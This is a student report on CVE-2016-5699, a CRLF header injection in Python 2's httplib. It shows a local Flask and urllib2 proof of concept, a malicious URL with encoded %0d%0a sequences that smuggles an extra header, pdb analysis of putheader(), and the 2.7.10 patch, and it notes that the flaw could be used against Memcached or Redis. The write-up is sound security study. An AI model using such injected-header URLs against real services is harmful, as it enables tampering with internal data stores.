CS 294: Reading Course Report
HTTP header Injection in Python httplib

Jinzheng Sha, F0025JV

August 2016

1 Introduction

It was found that Python's built-in httplib library (`httplib.py` in Python 2.x and `http/client.py` in Python 3.x) was vulnerable to header injection since it did not properly validate the parameters passed to `HTTPConnection.putheader()`. The vulnerability was first noticed in 2014, and resolved in 2015.

This vulnerability does have certain affect, and there are several scenarios where it might be taken advantage of[1]. For example, it can be used to attack Memcached because hackers can inject database operations into URL, and manipulate security-critical data. Hackers can also use this to attack Redis, which works in a quite similar way to Memcached in terms of network protocol, and create or overwrite various files.

2 Proof of Concept

2.1 Vulnerable Environment Replicate

First of all, I created an EC2 instance with Ubuntu 14.04.5 LTS on `AWS` for further exploit. Since the default Python version in this Ubuntu is 2.7.6, and CVE-2016-5699 was not resolved until 2.7.10, I installed the latest Python 2 release, i.e. 2.7.12, from sources[2]. I also used `virtualenv`[3], a tool to create isolated Python environments, to compare how HTTP header injections are handled in those two Python versions.

I installed `virtualenv`, and created two Python environments using following commands:

```
pip install virtualenv
virtualenv -p /usr/local/lib/python2.7.12/bin/python venv-python
    -2-7-12
virtualenv -p /usr/bin/python venv-python-2-7-6
```

2.2 Exploit

This exploit references the example as described at a Github repository[4].

To begin with, I used `Flask`[5], a microframework for Python, to construct a simple HTTP server. The server listens on port 8000, and if there is any incoming HTTP request on route `/test-url`, it would print headers of the request. The codes for the server are shown as below.

```python
import sys
from flask import Flask, request

app = Flask(__name__)

@app.route('/test-url')
def view_func():
    print request.headers
    return 'Request received!'


if __name__ == '__main__':
    print 'Python version is %d.%d.%d' % (sys.version_info[0], sys.
    version_info[1], sys.version_info[2])
    app.run(port=8000)
```

At the client side, what I need to implement is simply making HTTP requests to URL provided by users through a command line argument. The codes look like:


```python
import sys
from urllib2 import urlopen


url = sys.argv[1]

try:
    response = urlopen(url)
    print 'HTTP request succeeded, headers in reply:'
    print response.info()

except ValueError as e:
    print 'HTTP request failed with error message:'
    print e.message

except Exception as e:
    print "Other exceptions not related to our interest"
```

In my experiments, I ran the client script with two different URLs for comparison. One is the healthy URL; the other is the malicious one. The invocations are listed as below.

```bash
# healthy URL
python simple-client.py http://127.0.0.1:8000/test-url
# malicious URL
```


```
python simple-client.py http://127.0.0.1%0d%0aX-injected:%20header
    %0d%0ax-leftover:%20:8000/test-url
```

In Python 2.7.6, when I make request to the healthy URL, outputs of client side, as in Figure 1, and server side, as in Figure 2, show our client could talk to server successfully.


JaySha — sha@ip-172-31-45-80: ~/cve-2016-5699-report — ssh -l sha 52.43.152.162 — 82×28
sha@ip-172-31-45-80: ~/cve-2016-5699-report — ssh -l s...
sha@ip-172-31-45-80: ~/cve-2016-5699-report — ssh -l s...

```
(venv-python-2-7-6) sha@ip-172-31-45-80:~/cve-2016-5699-report$ python simple-clie
nt.py http://127.0.0.1:8000/test-url
HTTP request succeeded, headers in reply:
Content-Type: text/html; charset=utf-8
Content-Length: 17
Server: Werkzeug/0.11.10 Python/2.7.6
Date: Sat, 27 Aug 2016 04:47:31 GMT
```


Figure 1: Python 2.7.6, client side, healthy URL


JaySha — sha@ip-172-31-45-80: ~/cve-2016-5699-report — ssh -l sha 52.43.152.162 — 82×28
sha@ip-172-31-45-80: ~/cve-2016-5699-report — ssh -l s...
sha@ip-172-31-45-80: ~/cve-2016-5699-report — ssh -l s...

```
(venv-python-2-7-6) sha@ip-172-31-45-80:~/cve-2016-5699-report$ python simple-serv
er.py
Python version is 2.7.6
 * Running on http://127.0.0.1:8000/ (Press CTRL+C to quit)
Content-Length:
User-Agent: Python-urllib/2.7
Connection: close
Host: 127.0.0.1:8000
Content-Type:
Accept-Encoding: identity


127.0.0.1 - - [27/Aug/2016 04:47:31] "GET /test-url HTTP/1.1" 200 -
```


Figure 2: Python 2.7.6, server side, healthy URL

However, when using the malicious URL, I can still receive a response as in Figure 3. But this time, inside the headers printed out on the server side, as in Figure 4, a field called `X-injected` with value `header` draws our attention. That means I have successfully injected the HTTP header through manipulating the URL I are trying to visit.


JaySha — sha@ip-172-31-45-80: ~/cve-2016-5699-report — ssh -l sha 52.43.152.162 — 82×28
sha@ip-172-31-45-80: ~/cve-2016-5699-report — ssh -l s...
sha@ip-172-31-45-80: ~/cve-2016-5699-report — ssh -l s...

```
(venv-python-2-7-6) sha@ip-172-31-45-80:~/cve-2016-5699-report$ python simple-clie
nt.py http://127.0.0.1%0d%0aX-injected:%20header%0d%0ax-leftover:%20:8000/test-url
HTTP request succeeded, headers in reply:
Content-Type: text/html; charset=utf-8
Content-Length: 17
Server: Werkzeug/0.11.10 Python/2.7.6
Date: Sat, 27 Aug 2016 04:48:49 GMT
```

Figure 3: Python 2.7.6, client side, malicious URL



```
127.0.0.1 - - [27/Aug/2016 04:48:46] "GET /test-url HTTP/1.1" 200 -
Content-Length:
User-Agent: Python-urllib/2.7
Connection: close
X-Injected: header
Host: 127.0.0.1
X-Leftover: :8000
Content-Type:
Accept-Encoding: identity


127.0.0.1 - - [27/Aug/2016 04:48:49] "GET /test-url HTTP/1.1" 200 -
```


Figure 4: Python 2.7.6, server side, malicious URL

3 Code Analysis

With the help `pdb`, I found that the erroneous piece of code is function `putheader()` inside `httplib.py`, which creates the headers of HTTP request.


```
def putheader(self, header, *values):
    """Send a request header line to the server.

    For example: h.putheader('Accept', 'text/html')
    """
    if self.__state != _CS_REQ_STARTED:
        raise CannotSendHeader()

    hdr = '%s: %s' % (header, '\r\n\t'.join([str(v) for v in values
    ]))
    self._output(hdr)
```

This function's vulnerability is that it simply concatenates all the headers into a string without any check. In my experiments with malicious URL, parameters passed to `putheader()`, and return value are shown in Figure 5 and Figure 6.



```
(Pdb) a
self = <httplib.HTTPConnection instance at 0x7f8050847638>
header = Host
values = ('127.0.0.1\r\nX-injected: header\r\nx-leftover: :8000',)
```

Figure 5: Parameters passed into putheader()



```
--Return--
> /usr/lib/python2.7/httplib.py(960)putheader()->None
-> self._output(hdr)
(Pdb) hdr
'Host: 127.0.0.1\r\nX-injected: header\r\nx-leftover: :8000'
```

Figure 6: Local variable hdr after putheader() executed

Clearly, the injection was complete after the invocation of the function.


4 Fix

In Python 2.7.10, this vulnerability was handled by adding validations inside `putheader()`. Details can be found here[6]. Core parts of the patch are listed:

```
+_is_legal_header_name = re.compile(r'\A[^:\s][^:\r\n]*\Z').match
+_is_illegal_header_value = re.compile(r'\n(?![ \t])|\r(?![ \t\n])').search

@@ -983,7 +1012,16 @@ class HTTPConnection:
         if self.__state != _CS_REQ_STARTED:
             raise CannotSendHeader()

-        hdr = '%s: %s' % (header, '\r\n\t'.join([str(v) for v in values]))
+        header = '%s' % header
+        if not _is_legal_header_name(header):
+            raise ValueError('Invalid header name %r' % (header,))
+
+        values = [str(v) for v in values]
+        for one_value in values:
+            if _is_illegal_header_value(one_value):
+                raise ValueError('Invalid header value %r' % (one_value,))
+
+        hdr = '%s: %s' % (header, '\r\n\t'.join(values))
         self._output(hdr)
```

The check makes sure that header or value is valid only when `\r\n\t` appears.

In order to test the vulnerability has been fixed, I used Python 2.7.12 to see what would happen when visiting a malicious URL. The result is shown as in Figure 7.


JaySha — sha@ip-172-31-45-80: ~/cve-2016-5699-report — ssh -l sha 52.43.152.162 — 82×28
sha@ip-172-31-45-80: ~/cve-2016-5699-report — ssh -l s...
sha@ip-172-31-45-80: ~/cve-2016-5699-report — ssh -l s...

```
(venv-python-2-7-12) sha@ip-172-31-45-80:~/cve-2016-5699-report$ python simple-cli
ent.py http://127.0.0.1%0d%0aX-injected:%20header%0d%0ax-leftover:%20:8000/test-ur
l
HTTP request failed with error message:
Invalid header value '127.0.0.1\r\nX-injected: header\r\nx-leftover: :8000'
(venv-python-2-7-12) sha@ip-172-31-45-80:~/cve-2016-5699-report$
```

Figure 7: Python 2.7.12, client side, malicious URL

References

[1] *Advisory: HTTP Header Injection in Python urllib.* URL: `http://blog.blindspotsecurity.com/2016/06/advisory-http-header-injection-in.html`.

[2] *Upgrade to Python 2.7.11 on Ubuntu 14.04 LTS.* URL: `http://mbless.de/blog/2016/01/09/upgrade-to-python-2711-on-ubuntu-1404-lts.html`.

[3] *Virtualenv Website.* URL: `https://virtualenv.pypa.io/en/stable/`.

[4] *Exploit example from Github.* URL: `https://github.com/bunseokbot/CVE-2016-5699-poc`.

[5] *Flask.* URL: `http://flask.pocoo.org/`.

[6] *Patch to CVE-2016-5699.* URL: `https://hg.python.org/cpython/rev/1c45047c5102`.